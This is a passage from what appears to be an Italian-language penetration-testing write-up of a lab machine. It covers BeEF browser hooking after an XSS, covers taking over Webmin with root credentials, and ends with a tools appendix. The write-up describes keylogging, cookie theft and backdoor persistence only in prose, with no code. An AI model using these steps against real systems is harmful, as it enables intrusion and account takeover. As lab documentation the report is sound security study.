The screenshot shows the BeEF interface with the 'Current Browser' tab selected. On the left, there's a sidebar for 'Hooked Browsers' with sections for 'Online Browsers' (containing 'recoveryplan.greenoptic.vm') and 'Offline Browsers'. The main area displays a table of browser capabilities with columns for 'Key' and 'Value'. Key entries include: browser.capabilities.activex (No), browser.capabilities.flash (No), browser.capabilities.googlegears (No), browser.capabilities.phonegap (No), browser.capabilities.quicktime (No), browser.capabilities.realplayer (No), browser.capabilities.silverlight (No), browser.capabilities.vbscript (No), browser.capabilities.vlc (No), browser.capabilities.webgl (Yes), browser.capabilities.webkit (No), browser.capabilities.websocket (Yes), browser.capabilities.webworker (Yes), browser.capabilities.wmp (No), browser.date.timestamp (Mon Sep 02 2024 16:11:23 GMT+0200 (Central European Summer Time)), browser.engine (Gecko), browser.language (en-US), browser.name.reported (Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0), browser.platform (Linux x86_64), browser.plugins (PDF Viewer, Chrome PDF Viewer, Chromium PDF Viewer, Microsoft Edge PDF Viewer, WebKit built-in PDF), browser.version (115.0), browser.window.cookies (BEEFHOOK=...), browser.window.hostname (recoveryplan.greenoptic.vm), browser.window.hostport (80), and browser.window.origin (http://recoveryplan.greenoptic.vm). At the bottom, there are navigation buttons for 'Basic' and 'Requester' tabs, and a page number indicator '1 of 2'.

Key	Value
browser.capabilities.activex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webkit	No
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.timestamp	Mon Sep 02 2024 16:11:23 GMT+0200 (Central European Summer Time)
browser.engine	Gecko
browser.language	en-US
browser.name.reported	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
browser.platform	Linux x86_64
browser.plugins	PDF Viewer, Chrome PDF Viewer, Chromium PDF Viewer, Microsoft Edge PDF Viewer, WebKit built-in PDF
browser.version	115.0
browser.window.cookies	BEEFHOOK=...zeQ1pvncDvI07nbs0j0A9M0n3wNeKTvZlOIpxCY8MTx4wZ49si7cXZuNrT3jRpMucMoNf6ZK93g9O
browser.window.hostname	recoveryplan.greenoptic.vm
browser.window.hostport	80
browser.window.origin	http://recoveryplan.greenoptic.vm

Figura 55: Fingerprinting del browser con BeEF

- Controllo del Browser:** Esecuzione di JavaScript direttamente nel contesto del browser infettato, permettendo di manipolare il comportamento della pagina web visualizzata dall'utente, ad esempio aprendo nuove finestre, reindirizzando a una pagina web specifica o mostrando finestre di dialogo a schermo (Figura 56).




Figura 56: Esecuzione di comandi nel browser infettato tramite BeEF

- **Attacchi Avanzati:** BeEF permette di eseguire attacchi più sofisticati, come phishing mirati, keylogging o furto di cookie, ampliando così il controllo sull’utente infettato e potenzialmente esponendo ulteriori vulnerabilità del sistema.

Grazie a questa operazione, abbiamo dimostrato la potenza e la pericolosità dell’attacco XSS, specialmente quando combinato con strumenti avanzati come BeEF. Questi attacchi possono portare a gravi compromissioni della sicurezza degli utenti e del sistema nel suo complesso, sottolineando l’importanza di proteggere i sistemi contro tali minacce, ad esempio limitando l’accesso amministrativo e implementando rigide politiche di sicurezza sui BBCODE e altre funzionalità potenzialmente rischiose.

Abbiamo scoperto che le credenziali dell’utente root della macchina compromessa forniscono anche l’accesso alla dashboard di Webmin. Questo strumento di amministrazione web-based è utilizzato per la gestione di server Unix-like, e permette agli amministratori di controllare vari aspetti del sistema tramite un’interfaccia grafica intuitiva.

Il controllo completo della dashboard di Webmin rappresenta un ulteriore passo significativo nella compromissione della macchina. Con accesso amministrativo a Webmin, siamo in grado di:

- **Gestire e Configurare i Servizi di Sistema:** Modificare le configurazioni dei servizi critici, come il server SSH, Apache, e altri demoni di sistema, con pochi clic, facilitando ulteriori azioni di compromissione o persistenza.
- **Manipolare gli Utenti e i Gruppi:** Creare nuovi account amministrativi, modificare le password degli utenti esistenti, o eliminare utenti per consolidare il nostro controllo del sistema.
- **Installare o Rimuovere Software:** Aggiungere nuovi pacchetti software o rimuovere quelli esistenti, rendendo possibile l’installazione di ulteriori backdoor o strumenti di monitoraggio.
- **Configurare il Firewall e Altre Misure di Sicurezza:** Modificare le impostazioni del firewall e altre policy di sicurezza per aprire porte, creare eccezioni, o disabilitare protezioni che potrebbero ostacolare il nostro accesso.




Figura 57: Webmin dashboard

Riferimenti bibliografici

- [1] Redhat. *What is a CVE?* <https://www.redhat.com/en/topics/security/what-is-cve>.
- [2] Turnkey Linux Forum. *New User Webmin.* <https://www.turnkeylinux.org/forum/support/wed-20230315-1122/new-user-webmin>.
- [3] Malcare. *HTTP Basic Authentication.* <https://www.malcare.com/blog/http-basic-authentication>.
- [4] rebootuser. *LinEnum Repository.* <https://github.com/rebootuser/LinEnum>.
- [5] The-Z-Labs. *Linux Exploit Suggester.* <https://github.com/The-Z-Labs/linux-exploit-suggester>.
- [6] jondonas. *Linux Exploit Suggester 2.* <https://github.com/jondonas/linux-exploit-suggester-2>.
- [7] carlospolop. *LinPEAS - Linux Privilege Escalation Awesome Scripts.* <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>.

Appendices

A Tools

Tool	Descrizione
Netdiscover	Strumento di rilevamento IP utilizzato per scoprire gli indirizzi IP all'interno di una rete locale, utile per la fase iniziale di scoperta del target.
Nmap	Strumento potente per la scansione delle porte aperte, per l'individuazione dei servizi in esecuzione e per il rilevamento del sistema operativo (OS Fingerprinting).
Arp-scan	Utilizzato per scansionare la rete e identificare dispositivi connessi tramite il protocollo ARP, spesso per confermare l'indirizzo IP target.
Hping3	Generatore di pacchetti utilizzato per inviare pacchetti ICMP o TCP al fine di testare la disponibilità di un host, spesso in sostituzione o in aggiunta al comando ping.
p0f	Strumento di fingerprinting passivo, utilizzato per identificare il sistema operativo e altri dettagli di rete analizzando pacchetti di rete in transito.
SpiderFoot	Strumento di intelligence automatizzata per la raccolta di informazioni su target, utile per confermare porte e servizi aperti.
Unicornscan	Strumento veloce per la scansione delle porte UDP, utilizzato per identificare servizi UDP attivi su una macchina target.
Nessus	Scanner di vulnerabilità automatizzato, utilizzato per rilevare vulnerabilità note nei servizi e nei sistemi operativi.
OpenVAS	Scanner di vulnerabilità open source, simile a Nessus, utilizzato per identificare debolezze nel sistema target.
Burp Suite	Strumento di analisi e testing delle applicazioni web, utilizzato per intercettare, modificare e testare le richieste HTTP alla ricerca di vulnerabilità.
Hydra	Strumento di brute force che tenta combinazioni di username e password su servizi di autenticazione come SSH e HTTP per accedere illegalmente.
Gobuster	Strumento di brute-forcing per enumerare directory e file nascosti su server web, spesso utilizzato per scoprire percorsi non pubblicizzati.
Foremost	Strumento di recupero file, utilizzato nell'analisi forense per estrarre file cancellati o nascosti da immagini disco.
Scalpel	Simile a Foremost, questo strumento è utilizzato per il file carving, cioè l'estrazione di file cancellati o corrotti da immagini forensi.

Tool	Descrizione
Wireshark	Strumento di analisi dei pacchetti di rete, utilizzato per catturare e analizzare il traffico di rete alla ricerca di credenziali o altri dati sensibili.
John the Ripper	Strumento di cracking di password che cerca di decifrare hash di password utilizzando attacchi di brute force o dizionario.
LinEnum	Strumento di enumerazione automatizzata delle configurazioni di sistema su Linux, usato per trovare potenziali vie di privilege escalation.
Linux Exploit Suggester	Strumento che analizza il sistema e suggerisce exploit locali basati sulla versione del kernel e sulle vulnerabilità conosciute.
Linux Exploit Suggester 2	Versione aggiornata di Linux Exploit Suggester, con una base di dati di vulnerabilità estesa e aggiornata per suggerire exploit locali.
MSFVenom	Parte della suite Metasploit, utilizzato per generare payload personalizzati come reverse shell e altri strumenti per l'attacco.
Metasploit	Piattaforma di exploit ampiamente utilizzata per eseguire e gestire exploit, post-exploitation, e privilege escalation.
BeEF	Browser Exploitation Framework, strumento per eseguire attacchi avanzati contro browser compromessi, sfruttando vulnerabilità XSS e altre tecniche.
LinPEAS	Strumento per l'enumerazione di potenziali vie di privilege escalation su sistemi Linux, spesso utilizzato in fase di post-exploitation.
Dig	Strumento per interrogazioni DNS, utilizzato per l'enumerazione di host e per eseguire trasferimenti di zona DNS in caso di errata configurazione.